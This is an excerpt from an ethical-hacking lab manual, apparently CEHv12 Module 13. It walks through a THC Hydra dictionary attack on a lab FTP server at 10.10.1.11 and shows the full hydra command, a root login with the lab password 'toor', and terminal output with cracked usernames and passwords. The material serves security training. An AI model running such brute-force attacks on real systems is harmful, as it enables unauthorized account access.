


13. ☐ Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
14. ☐ Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




15. ☐ Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Press **Ctrl+C** to copy the folder.




16. ☐ Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

Press **Ctrl+V** to paste the folder.



17. ☐ Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




18. ☐ A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. ☐ In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

20. ☐ In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]** and press **Enter**.

The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.



21. ☐ Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

This might take some time to complete.


22. ☐ On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.

```
Applications  Places  System                                   Tue Apr 19, 02:21
hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Te
File  Edit  View  Search  Terminal  Help
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Pas
swords.txt ftp://10.10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per
task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11   login: Jason   password: qwerty
[21][ftp] host: 10.10.1.11   login: Shiela   password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
┌─[✗]─[root@parrot]─[/home/attacker]
└──╼ #
Menu   [ftp 10.10.1.11 - Parrot ...   hydra -L /home/attacke...
```

